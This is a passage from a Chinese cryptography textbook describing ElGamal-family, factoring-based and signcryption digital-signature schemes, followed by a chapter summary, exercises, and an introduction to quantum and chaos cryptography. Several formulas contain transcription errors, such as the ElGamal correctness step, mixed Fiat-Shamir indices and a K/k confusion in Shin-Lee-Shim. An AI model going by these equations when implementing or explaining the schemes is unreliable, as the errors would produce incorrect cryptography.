数字签名的收方在收到消息 m 和数字签名 (r,s) 后，先计算 $H(m)$，并按下式验证：

$$\mathrm{Ver}(y,(r,s),H(m)) = \mathrm{True} \Leftrightarrow y^r r^s = g^{H(m)} \pmod p$$

这个签名方案的正确性可以由以下等式证明：

$$y^r r^s \equiv g^{rs} g^{ks} \equiv g^{rx+H(m)-rx} \equiv g^{H(m)} \pmod p$$

2. Schnorr 签名方案

1）方案参数

p：大素数，$p \geqslant 2^{512}$。

q：大素数，$q \mid (p-1)$，$q \geqslant 2^{160}$。

g：$g \in_R Z_p^*$，且 $g^q \equiv 1 \pmod p$。

x：用户 A 的秘密密钥，$1 < x < q$。

y：用户 A 的公开密钥，$y = g^x \pmod p$。

2）数字签名的生成过程

对于待签名的消息 m，用户 A 进行以下步骤：

（1）计算随机数 k：$1 < k < q$，计算：$r = g^k \pmod p$。

（2）计算：$e = H(r,m)$。

（3）计算出 $s = xe + k \pmod q$。

以 (e,s) 作为生成的数字签名。

3）签名验证过程

数字签名的收方在收到消息 m 和数字签名 (e,s) 后，先计算 $r' = g^s y^{-e} \pmod p$，然后计算 $H(r',m)$ 并按下式验证：

$$\mathrm{Ver}(y,(e,s),m) = \mathrm{True} \Leftrightarrow H(r',m) = e$$

这个签名方案的正确性可以由以下等式证明：

$$r' = g^s y^{-e} \equiv g^{xe+k-xe} \equiv g^k \equiv r \pmod p$$

Schnorr 签名方案的安全性基于随机预言模型。

3. Harn 签名方案

1）方案参数

p：大素数。

q：$p-1$ 大素数因子。

g：g 是 Z_p^* 的一个 q 阶元素。

x：用户 A 的秘密密钥，$x \in_R Z_p^*$。

y：用户 A 的公开密钥，$y = g^x \pmod p$。

2）数字签名的生成过程

对于待签名的消息 m，用户 A 进行以下步骤：

(1) 计算 m 的杂凑值 $H(m)$。

(2) 选择随机数 k：$k \in Z_p^*$，计算出 $r = g^k (\bmod\ p)$。

(3) 计算出 $s = x(H(m) + r) - k \bmod q$。

以(r,s)作为生成的数字签名。

3）签名验证过程

数字签名的收方在收到消息 m 和数字签名(r,s)后，先计算 $H(m)$，并按下式验证：

$$y^{H(m)+r} = rg^s \bmod p$$

本方案与 ElGamal 方案相比，具有以下优点：简化签名过程，加快签名的验证速度；具有"宽带"阈下信道，允许任意的秘密信息隐藏在签名中；模可为任意素数；能够高效地实现多重签名。

4. Okamoto 签名方案

1）方案参数

p：大素数，$p \geqslant 2^{512}$。

q：大素数，$q | (p-1)$，$q \geqslant 2^{140}$。

g_1, g_2：两个与 q 同长的随机数。

x_1, x_2：用户 A 的秘密密钥，两个小于 q 的随机数。

y：用户 A 的公开密钥，$y = g_1^{-x_1} g_2^{-x_2} (\bmod\ p)$。

2）数字签名的生成过程

对于待签名的消息 m，A 进行以下步骤：

(1) 选择两个小于 q 的随机数 $k_1, k_2 \in_R Z_p^*$。

(2) 计算出杂凑值：$e = H(g_1^{k_1} g_2^{k_2} (\bmod\ p), m)$。

(3) 计算出 $s_1 = (k_1 + ex_1)(\bmod\ q)$。

(4) 计算出 $s_2 = (k_2 + ex_2)(\bmod\ q)$。

以(e, s_1, s_2)作为对 m 生成的数字签名。

3）签名验证过程

数字签名的收方在收到消息 m 和数字签名(e, s_1, s_2)后，进行以下步骤来验证签名的有效性：

(1) 计算 $v = g_1^{s_1} g_2^{s_2} y^e (\bmod\ p)$。

(2) 计算出 $e' = H(v, m)$。

(3) 验证：$\mathrm{Ver}(y, (e, s_1, s_2), m) = \mathrm{True} \Leftarrow\Rightarrow e' = e$。

这个签名方案的正确性可以通过以下等式证明：

$$v = g_1^{s_1} g_2^{s_2} y^e (\bmod\ p) = g_1^{k_1+ex_1} g_2^{k_2+ex_2} g_1^{-x_1 e} g_2^{-x_2 e} (\bmod\ p) = g_1^{k_1} g_2^{k_2} (\bmod\ p)$$

5. Neber-Rueppel 消息恢复签名方案

此方案是一个消息恢复数字签名方案：验证人可以从签名中恢复出原始消息，使得签名人不需要将被签名的消息发送给验证人。

1）方案参数

p：大素数。

q：大素数，$q|(p-1)$。

g：$g\in_R Z_p^*$，且 $g^q\equiv 1(\bmod\ p)$。

x：用户 A 的秘密密钥，$x\in Z_p^*$。

y：用户 A 的公开密钥，$y=g^x(\bmod\ p)$。

2）数字签名的生成过程

对于待签名的消息 m，A 进行以下步骤：

(1) 计算出$\tilde{m}=R(m)$，其中 R 是一个单一映射，并且容易求逆，称为冗余函数。

(2) 选择一个随机数 $k(0<k<q)$，计算出 $r=g^{-k}\bmod p$。

(3) 计算出 $e=\tilde{m}r(\bmod\ q)$。

(4) 计算出 $s=xe+k(\bmod\ q)$。

以(e,s)作为对 m 生成的数字签名。

3）数字签名的验证过程

数字签名的收方在收到数字签名(e,s)后，进行以下步骤来验证签名的有效性：

(1) 验证是否 $0<e<p$。

(2) 验证是否 $0\leqslant s<q$。

(3) 计算出 $v=g^s y^{-e}(\bmod\ p)$。

(4) 计算出 $m'=ve(\bmod\ p)$。

(5) 验证是否 $m'\in R(M)$，其中 $R(M)$表示 R 的值域。

(6) 恢复出 $m=R^{-1}(m')$。

这个签名方案的正确性可以由以下等式证明：

$$m'=ve(\bmod\ p)\equiv g^s y^{-e}e(\bmod\ p)\equiv g^{xe+k-xe}e(\bmod\ p)\equiv g^k e(\bmod\ p)=\tilde{m}$$

方案中冗余函数是为了防止代换攻击，在今后的叙述中，为了简便不再提及冗余函数。

6. Meta-消息恢复签名方案

1）方案参数

p：大素数。

q：大素数，$q|(p-1)$。

g：$g\in_R Z_p^*$，且 $g^q\equiv 1(\bmod\ p)$。

x_A：用户 A 的秘密密钥，$x_A\in Z_p^*$。

y_A：用户 A 的公开密钥，$y_A=g^{x_A}(\bmod\ p)$。

2）数字签名的生成过程

对于待签名的消息 m，用户 A 进行以下步骤：

(1) 选择一个随机数 $k(0<k<q)$，计算出 $r=mg^{-k}\bmod p$。

(2) 计算出 $s=k-rx_A\bmod q$。

以(r,s)作为对 m 生成的数字签名。

3）数字签名的验证过程

数字签名的收方在收到数字签名(r,s)后，进行以下步骤来验证签名的有效性：

$$m=rg^s {y_A}^r \bmod p$$

4.5.3 基于因子分解问题的签名方案

1. Fiat-Shamir 签名方案

1）方案参数

n：$n=pq$,其中 p 和 q 是两个秘密的大素数。

k：一个固定的正整数。

$y_1,y_2,\cdots,y_k$：用户 A 的公开密钥,对任何 $i(1\leqslant i\leqslant k)$,$y_i$ 都是模 n 的平方剩余。

$x_1,x_2,\cdots,x_k$：用户 A 的秘密密钥,对任何 $i(1\leqslant i\leqslant k)$,$x_i=\sqrt{y_i^{-1}}\ (\mathrm{mod}\ n)$。

2）数字签名的生成过程

对于待签名的消息 m,用户 A 进行以下步骤：

(1) 随机选取一个正整数 t。

(2) 随机选取 t 个介于 1 和 n 之间的数 $r_1,r_2,\cdots,r_k$,并对任何 $j(1\leqslant j\leqslant t)$,计算出 $R_j=r_j^2(\mathrm{mod}\ n)$。

(3) 计算计算杂凑值 $H(m,R_1,R_2,\cdots,R_k)$,并依次取出 $H(m,R_1,R_2,\cdots,R_k)$的前 kt 个比特值 $b_{11},\cdots,b_{1t},b_{21},\cdots,b_{2t},b_{k1},\cdots,b_{kt}$。

(4) 对任何 $j(1\leqslant j\leqslant k)$,计算出 $s_j=r_j\prod_{i=1}^{k}x_i^{b_{ij}}\ (\mathrm{mod}\ n)$。

以$((b_{11},\cdots,b_{1t},b_{21},\cdots,b_{2t},b_{k1},\cdots,b_{kt}),(s_1,\cdots,s_t))$作为对 m 的数字签名。

3）数字签名的验证过程

数字签名的收方在收到消息 m 和数字签名$((b_{11},\cdots,b_{1t},b_{21},\cdots,b_{2t},b_{k1},\cdots,b_{kt}),(s_1,\cdots,s_t))$后,用以下步骤验证：

(1) 对任何 $j(1\leqslant j\leqslant t)$,计算出 $R'_j=s_j^2\prod_{i=1}^{k}y_i^{b_{ij}}\ (\mathrm{mod}\ n)$。

(2) 计算 $H(m,R'_1,R'_2,\cdots,R'_t)$。

(3) 验证 $b_{11},\cdots,b_{1t},b_{21},\cdots,b_{2t},b_{k1},\cdots,b_{kt}$是否依次是 $H(m,R'_1,R'_2,\cdots,R'_t)$的前 kt 个比特。如果是,则以上数字签名是一个有效的数字签名。

这个签名方案的正确性可以由以下算式证明：

$$R'_j=s_j^2\prod_{i=1}^{k}y_i^{b_{ij}}\ (\mathrm{mod}\ n)\equiv\left(r_j\prod_{i=1}^{k}x_i^{b_{ij}}\right)^2\cdot\prod_{i=1}^{k}y_i^{b_{ij}}\equiv r_j^2\prod_{i=1}^{k}(x_i^2y_i)^{b_{ij}}\equiv r_j^2\equiv R(\mathrm{mod}\ n)$$

2. Guillou-Quisquater 签名体制

1）方案参数

n：$n=pq$,p 和 q 是两个秘密的大素数。

v：$(v,(p-1)(q-1))=1$。

用户 A 的秘密密钥 x：$x\in Z_n^*$。

用户 A 的公开密钥 y：$y\in Z_n^*$,且 $x^vy=1(\mathrm{mod}\ n)$。

2）数字签名的生成过程

对于待签名的消息 m,用户 A 进行以下步骤：

(1) 随机选择一个数 $k\in Z_n^*$,计算出 $T=k^v(\mathrm{mod}\ n)$。

(2) 计算出杂凑值：$e=H(m,T)$,且使 $1\leqslant e<v$；否则,重新进行步骤(1)；

(3) 计算出 $s=kx^e \bmod n$。

以(e,s)作为对 m 的数字签名。

3) 数字签名的验证过程

数字签名的收方在收到消息 m 和数字签名(e,s)后,用以下步骤来验证:

(1) 计算出 $T'=s^v y^e \pmod n$。

(2) 计算出 $e'=H(m,T')$。

(3) 验证:$\mathrm{Ver}(y,(e,s),m)=\mathrm{True} \Longleftrightarrow e'=e$。

各签名方案的正确性可由以下算式证明:

$$T' = s^v y^e \pmod n = (kx^e)^v y^e \pmod n = k^v (x^v y)^e \pmod n = k^v \pmod n = T$$

4.5.4 签密方案实例

1. Nyberg-Rueppel 认证加密方案

1) 方案参数

p:大素数。

q:大素数,$q|(p-1)$。

g:$g\in_R Z_p^*$,且 $g^q\equiv 1 \pmod p$。

x_A:用户 A 的秘密密钥,$x_A \in Z_p^*$。

y_A:用户 A 的公开密钥,$y_A=g^{x_A} \pmod p$。

x_B:用户 B 的秘密密钥,$x_B \in Z_p^*$。

y_B:用户 B 的公开密钥,$y_B=g^{x_B} \pmod p$。

2) 密文的生成过程

对于消息 m,A 进行以下步骤:

(1) 选择 $k,l\in Z_q^*$,计算出 $r=mg^{-k} \bmod p$。

(2) 计算出 $s=k-rx_A \bmod q$。

(3) 利用 ElGamal 密码体制加密 r。

$$c_1 = g^l \bmod p,\quad c_2 = ry_B^l \bmod p$$

以(c_1,c_2,s)作为 m 的密文。

3) 消息恢复和验证签名过程

B 在收到密文(c_1,c_2,s)后,进行以下步骤来验证签名的有效性:

(1) 解密 r,$r=c_2(c_1)^{-x_B} \bmod p$。

(2) 恢复消息(验证签名),$m=rg^s y_A^r \bmod p$。

当 A 拒绝承认她发送的消息时,B 可以向第三方出示 r,第三方可以通过验证 $m=rg^s y_A^r \bmod p$ 解决这一纠纷。该方案中 A 和 B 执行的模指数运算次数均为 3 次。

2. zheng 签密方案

1997 年,Zheng 提出了数字签密的概念及相应方案,数字签密实质上是结合签名和加密为一个步骤的认证加密方案。

1) 方案参数

p:大素数。

q:大素数,$q|(p-1)$。

g：$g \in_R Z_p^*$，且 $g^q \equiv 1 (\mathrm{mod}\ p)$。

hash：单向 hash 函数。

KH：钥控的单向 hash 函数。

(E,D)：私钥密码的加密算法和解密算法。

x_A：用户 A 的秘密密钥，$x_A \in Z_p^*$。

y_A：用户 A 的公开密钥，$y_A = g^{x_A} (\mathrm{mod}\ p)$。

x_B：用户 B 的秘密密钥，$x_B \in Z_p^*$。

y_B：用户 B 的公开密钥，$y_B = g^{x_B} (\mathrm{mod}\ p)$。

2）密文的生成过程

对于消息 m，A 进行以下步骤：

（1）选择 $x \in Z_q^*$，计算 $k = y_B^x \bmod p$，且将 k 分成长度相当的 k_1 和 k_2。

（2）计算 $r = \mathrm{KH}_{k_2}(m)$。

（3）计算 $s = x/(r + x_A) \bmod q$。

（4）计算 $c = E_{k_1}(m)$。

以 (c,r,s) 作为 m 的密文。

3）解签密过程

B 在收到密文 (c,r,s) 后，进行以下步骤来解签密：

（1）计算 $k = (k_1, k_2) = (y_A \cdot g^r)^{s \cdot x_B} \bmod p$。

（2）计算 $m = D_{k_1}(c)$。

（3）计算 $\mathrm{KH}_{k_2}(m)$，如果 $\mathrm{KH}_{k_2}(m) = r$，则接受 m 是 A 发出的。

当 A 拒绝承认她发送的消息时，B 可以向第三方出示 k，并利用证明两个离散对数相等的零知识证明技术向第三方证明 k 的正确性。该方案中 A 和 B 执行的模指数运算次数分别为 1 次和 2 次，因此效率远高于 Nyberg-Rueppel 方案。遗憾的是，在该方案中，任何知道 k 的第三方都可以求出 A 和 B 之间的 Diffie-Hellman 密钥，从而可以恢复 A 和 B 之间的其他密文，即 Zheng 方案的不可否认性是建立在丧失保密性的基础上的。

3. Shin-Lee-Shim 签密方案

1）方案参数

p：大素数。

q：大素数，$q | (p-1)$。

g：$g \in_R Z_p^*$，且 $g^q \equiv 1 (\mathrm{mod}\ p)$。

hash：单向 hash 函数。

(E,D)：私钥密码的加密算法和解密算法。

x_A：用户 A 的秘密密钥，$x_A \in Z_q^*$。

y_A：用户 A 的公开密钥，$y = g^{x_A} (\mathrm{mod}\ p)$。

x_B：用户 B 的秘密密钥，$x_B \in Z_q^*$。

y_B：用户 B 的公开密钥，$y = g^{x_B} (\mathrm{mod}\ p)$。

2）密文的生成过程

对于消息 m，用户 A 进行以下步骤：

（1）选择 $x \in Z_q^*$，计算 $k = y_B^x \bmod p$。

(2) 计算 $K_1 = \text{hash}(K)$。
(3) 计算 $k = g^x \bmod p$。
(4) 计算 $r = k \bmod q$。
(5) 计算 $h = \text{hash}(m)$。
(6) 计算 $s = (h + x_A r)/x \bmod q$。
(7) 计算 $e_1 = h/s \bmod q$ 和 $e_2 = r/s \bmod q$。
(8) 计算 $c = E_{k_1}(m, e_1, e_2)$。
以(k,c)作为 m 的密文。
3) 解签密过程
B 在收到密文(k,c)后,进行以下步骤来解签密:
(1) 计算 $K = k^{x_B} \bmod p$。
(2) 计算 $K_1 = \text{hash}(K)$。
(3) 计算$(m, e_1, e_2) = D_{k_1}(c)$。

当 A 拒绝承认他发送的消息时,B 计算 $r = g^{e_1} y_A^{e_2} \bmod p \bmod q$ 和 $s = r/e_2 \bmod q$ 并向第三方出示(m,r,s),第三方通过验证 $r = g^{\text{hash}(m)s^{-1}} y_A^{rs^{-1}} \bmod p \bmod q$ 来解决这一纠纷。该方案可以弥补 Zheng 方案的不足,且 A 和 B 执行的模指运算次数分别为 2 次和 3 次,因此效率仍高于 Nybegr-Rueppel 认证加密方案。

4.6 小 结

信息加密是保障信息安全最核心的技术措施和理论基础,它采用密码学的原理与方法对信息进行可逆的数学变换,从而使非法接入者无法理解信息的真正含义,达到保证信息机密性的目的。现代密码按照使用密钥方式的不同,可分为单钥密码体制和双钥密码体制两类。按照加密模式的差异,单钥密码体制有序列密码(也称流密码)和分组密码两种方式,它不仅可用于数据加密,也可用于消息认证,其中,最有影响的单钥密码是 DES 算法和 IDEA 算法。双钥密码体制的加密密钥和解密密钥不同,在网络通信中,主要用于认证(如数字签名、身份识别等)和密钥管理等,其优秀的算法有基于素数因子分解问题的 RSA 算法和基于离散对数问题的 ElGamal 算法。双钥密钥体制是一种非常有前途的加密体制。

网络数据加密常见的方式有链路加密、节点加密和端到端加密 3 种。链路加密是对网络中两个相邻节点之间传输的数据进行加密保护;节点加密是指在信息传输路过的节点处进行解密和加密;端到端加密是指对一对用户之间的数据连续地提供保护。在认证技术领域,通过使用密码手段,一般可以实现 3 个目标,即消息完整性认证、身份认证,以及消息的序号和操作时间(时间性)等的认证。认证技术模型在结构上由安全管理协议、认证体制和密码体制 3 层组成。

PKI 是一个采用公钥密码算法原理和技术来提供安全服务的通用性基础平台,用户可以利用 PKI 平台提供的安全服务进行安全通信,PKI 采用标准的密钥管理规则,能够为所有应用透明地提供采用加密和数字签名等密码服务所需要的密钥和证书管理。PKI 在组成上主要包括认证机构 CA、证书库、密钥备份(即恢复系统)、证书作废处理系统、PKI 应用接

口系统等。

网络安全中主要攻击手段与防御策略如图 4.19 所示：攻击者外显行为分别是信息窃取，信息篡改，信息抵赖和信息冒充，其所对应的防范措施分别为加密技术、完整性技术、数字签名和认证技术。




图 4.19　网络安全中主要攻击手段与防御策略

4.7　习　　题

1. 加密体制分为哪两类？各有什么特点？它们之间可否相互取代，为什么？

2. 小明在他的计算机上，只用加法(模 2 加)密码发送信息给朋友。他认为如果他对信息进行两次加密，每次都用不同的密钥会更安全。他的想法对吗？说明理由。

3. 回答下列关于 DES 中换字盒的问题：

(1) 表示出使 110111 通过换字盒 3 的结果。

(2) 表示出使 001100 通过换字盒 4 的结果。

(3) 表示出使 000000 通过换字盒 7 的结果。

(4) 表示出使 111111 通过换字盒 2 的结果。

4. DES 中表示出十六进制数 0110 1023 4110 1023 通过初始置换盒的结果。

5. 在 RSA 中，用户为什么不能选择 1 或 2 作为公钥 e？

6. 认证协议基本技术可分为哪几种？挑战-应答机制与时戳/序列号机制主要区别？

7. 数字签名与消息认证的主要区别？

8. 哈希函数具有两种属性：抗碰撞性（Collision-Resistance）与伪随机性(Pseudorandomness)，哪种属性更强？换句话说，如果一个哈希函数是抗碰撞的，它一定是伪随机的吗？反过来说呢？请说明那种说法正确，给出实例证明。

9. 单项选择题

(1) 假设使用一种加密算法，它的加密方法很简单：将每一个字母加 5，即 a 加密成 f。这种算法的密钥就是 5，那么它属于________。

A. 对称加密技术　　B. 分组密码技术
C. 公钥加密技术　　D. 单向函数密码技术

(2) 密码学的目的是________。

A. 研究数据加密　　B. 研究数据解密
C. 研究数据保密　　D. 研究信息安全

(3) 数字签名要预先使用单向 Hash 函数进行处理的原因是________。

A. 多一道加密工序使密文更难破译
B. 提高密文的计算速度
C. 缩小签名密文的长度,加快数字签名和验证签名的运算速度
D. 保证密文能正确还原成明文

(4) 设哈希函数 H 有 128 个可能的输出(即输出长度为 128 位),如果 H 的 k 个随机输入中至少有两个产生相同输出的概率大于 0.5,则 k 约等于________。

A. 2^{128}　　B. 2^{64}
C. 2^{32}　　D. 2^{256}

10. 什么是密码分析,其攻击类型有哪些? DES 算法中 S 盒的作用是什么?
11. 描述 DES 的加密思想和 F 函数。
12. 分组密码的工作模式有哪些? 其优缺点如何?

4.8 实　　验

1. DES 加解密算法的实现。
2. 文档的数字签名及加密。
3. 设计一种可抵抗重放攻击的密钥交换协议。

第5章 物理密码

世界上有两门学问公认比较难：一门是密码学，一门是量子物理。难的原因完全不同：密码学难是因为世界上有人太聪明，难在巧夺天工的构造和叹为观止的分析；量子物理难是因为大自然深奥难测，其微观规律远离我们的直觉，难在真正的理解和把握。量子密码学要把两者结合起来，其难度可想而知。

——杨理

物理是宇宙的操作系统。

——Steven R Garman

5.1 两种主要的物理密码

物理密码是指以承载信息的载体即各种物理信号和相应的物理系统的内在物理属性对信息进行密码处理，是一种非数学的加密理论与技术，即物理密码的构造基础是物理系统的本身禀性，而不依赖于算法复杂度。

5.1.1 量子密码

量子密码装置一般采用单个光子实现，根据海森堡的测不准原理，测量这一量子系统会对该系统产生干扰并且会产生出关于该系统测量前状态的不完整信息。因此，窃听一量子通信信道就会产生不可避免的干扰，合法的通信双方则可由此而察觉到有人在窃听。量子密码术利用这一效应，使从未见过面且事先没有共享秘密信息的通信双方建立通信密钥，然后再采用 Shannon 已证明的是完善保密的一次一密钥密码通信，即可确保双方的秘密不泄漏。

量子密码学达到了经典密码学所无法达到的两个最终目的：一是合法的通信双方可察觉潜在的窃听者并采取相应的措施；二是使窃听者无法破解量子密码，无论企图破译者有多么强大的计算能力。如图 5.1 所示，计算密码与物理密码的理论基础不同：




图 5.1 计算密码与物理密码的理论基础不同

- 传统加密方式以数学计算(例如大数分解)为基础。
- 量子加密则以量子力学为基础。

由量子力学理论上提出设想,到今天百公里远的密钥分配实验的成功,接近实用化的量子密钥传输系统只用了几年时间,说明社会对它需求的迫切性,它的前景是非常广阔的。

5.1.2 混沌密码

"混沌"(Chaos)一词很早即在古代中国和希腊出现。而现代意义上的混沌是指在确定性的非线性系统中出现的一种类似随机的不确定行为。混沌系统的最大特点就在于系统的演化对初始条件极端敏感,这就导致了混沌系统的行为从长期意义上讲是不可预测的。

1814年,拉普拉斯认为:只要知道了某一时刻施加于自然的所有作用力以及自然界所有组成部分的状态,就可以把宇宙中最重的天体和最轻的原子运动,都纳入一个公式和方程中,精确地计算出它们的过去和未来的任何时候的状况。"拉普拉斯决定论"在很长时期内被认为是正确的,但混沌现象及其理论则使庞加莱认为"拉普拉斯决定论"值得商榷。庞加莱的这一论点没有得到重视,但他却成为最先了解混沌存在的可能性的第一人。庞加莱和他那一时代的人们没有发现混沌并非偶然。自从牛顿以来拉普拉斯决定论就占据着统治地位,许多实验中与混沌相关的现象都被认为是由噪声引起的,因而往往被忽略。

混沌学诞生于20世纪60年代。1963年,美国气象学家洛仑兹(Lorenz)提出了描述热对流不稳定性的模型,现在统称为Lorenz模型,这是历史上最早揭示混沌运动的模型。洛仑兹发现气候不可能精确重演,指出了非周期性与不可预见性之间的联系,即著名的"蝴蝶效应",这才使混沌研究进入了飞速发展时期,进而成为一门新的学科——混沌学。混沌现象不仅仅存在于气象学中。在自然界中,混沌现象是很普遍的。

混沌是一种貌似无规则的运动,指在确定性非线性系统中,不需附加任何随机因素亦可出现类似随机的行为。特点:对初始条件十分敏感,从长期意义上来讲,系统的行为是不可预测的。在对客观世界的描述中,纯确定论和纯概率论都是一种理想化的描述,它涉及某种无穷过程的极限。混沌可以使人们将确定论和概率论从根深蒂固的对立关系中统一起来,解释真实世界的复杂系统。混沌系统具有良好的伪随机特性、轨道的不可预测性、对初始状态及控制参数的敏感性等一系列特性,这些特性与密码学的很多要求是吻合的,混沌密码学在1990年前后开始兴起,它与通信理论、密码学的领域交叉如图5.2所示。大致可以分为两个大的研究方向:

(1) 以混沌同步技术为核心的混沌保密通信系统,主要基于模拟混沌电路系统。

(2) 利用混沌系统构造新的流密码和分组密码,主要基于计算机有限精度下实现的数字化混沌系统。

混沌系统具有良好的伪随机特性、轨道的不可预测性、对初始状态及控制参数的敏感性等一系列特性,这些特性与密码学的很多要求是吻合的,混沌密码学在1990年前后开始兴起。大致可以分为两个大的研究方向:

(1) 以混沌同步技术为核心的混沌保密通信系统,主要基于模拟混沌电路系统。

(2) 利用混沌系统构造新的流密码和分组密码,主要基于计算机有限精度下实现的数字化混沌系统。实际上,其他很多领域也开展了利用混沌系统应用的研究工作,不少研究结果可资混沌密码学借鉴。比较重要的研究包括:混沌通信(混沌调制、混沌键控、混沌扩频、

